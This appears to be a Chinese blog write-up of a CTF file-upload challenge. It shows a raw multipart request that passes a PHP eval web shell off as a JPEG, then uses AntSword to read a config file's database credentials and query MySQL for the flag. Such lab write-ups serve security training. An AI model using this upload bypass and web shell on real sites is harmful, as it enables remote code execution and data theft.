

i春秋 加油吧，少年。

原创

抬头、展望45°天空 于 2021-05-21 15:37:48 发布 40 收藏

分类专栏: [ctf](#) 文章标签: [php](#) [mysql](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/engineers/article/details/117123845>

版权



[ctf 专栏收录该内容](#)

4 篇文章 0 订阅

订阅专栏

← → ↻ ⚠ 不安全 | 1bf3dbk

图片上传

Filename: 未选择文件

<https://blog.csdn.net/engineers>

上传类型为图片, 因此有两种办法, 一是brup修改文件类型或者php文件和jpg文件结合

```
17 Content-Disposition: form-data; name="dir"
18
19 /uploads/
20 -----WebKitFormBoundarygyZcFpCxt6P4tfXT
21 Content-Disposition: form-data; name="file"; filename="flag.php"
22 Content-Type: image/jpeg
23
24 <script language="php">@eval($_POST['sb'])</script>
25 -----WebKitFormBoundarygyZcFpCxt6P4tfXT
26 Content-Disposition: form-data; name="submit"
27
28 Submit
29 -----WebKitFormBoundarygyZcFpCxt6P4tfXT--
30
24 <input type="submit" name="submit" value="Submit" />
25 </form>
26 <!--
27 include($_GET['file']);
28 -->
29
30 upload: flag.php<br />
31 Type: image/jpeg<br />
32 Size: 0.0498046875 kb<br />
33 Stored in: upload/flag.php
34 </body>
35 </html>
```

蚁剑连接


找不到存放flag的文件, 只有一个数据库文件, 猜想可能在那里

```
/var/www/html/config.php 刷新
1 <?php
2 error_reporting(0);
3 session_start();
4 $servername = "localhost";
5 $username = "ctf";
6 $password = "ctfctfctf";
7 $database = "ctf";
```

```
8
9 // 创建连接
10 $conn = mysql_connect($servername,$username,$password) or die(" connect to mysql error");
11 mysql_select_db($database);
12 ?>
```

<https://blog.csdn.net/engineers>

因此在蚁剑里连接数据库，找到flag



The screenshot shows a MySQL client interface. On the left, a tree view displays the database structure: 'mysql://ctf@localhost' -> 'information_schema' -> 'ctf' -> 'flag' -> 'flag (varchar(255))'. The main area shows a query: '1 SELECT `flag` FROM `flag` ORDER BY 1 DESC LIMIT 0,20;'. Below the query, the '执行结果' (Execution Results) section shows a single row with the value 'flag{bfe6326b-d4e2-4fc2-a4fd-2a5207e2ec62}'. The interface includes buttons for '添加' (Add), '编辑' (Edit), '删除' (Delete), '检测' (Detect), '执行' (Execute), '清空' (Clear), and '书签' (Bookmarks).

<https://blog.csdn.net/engineers>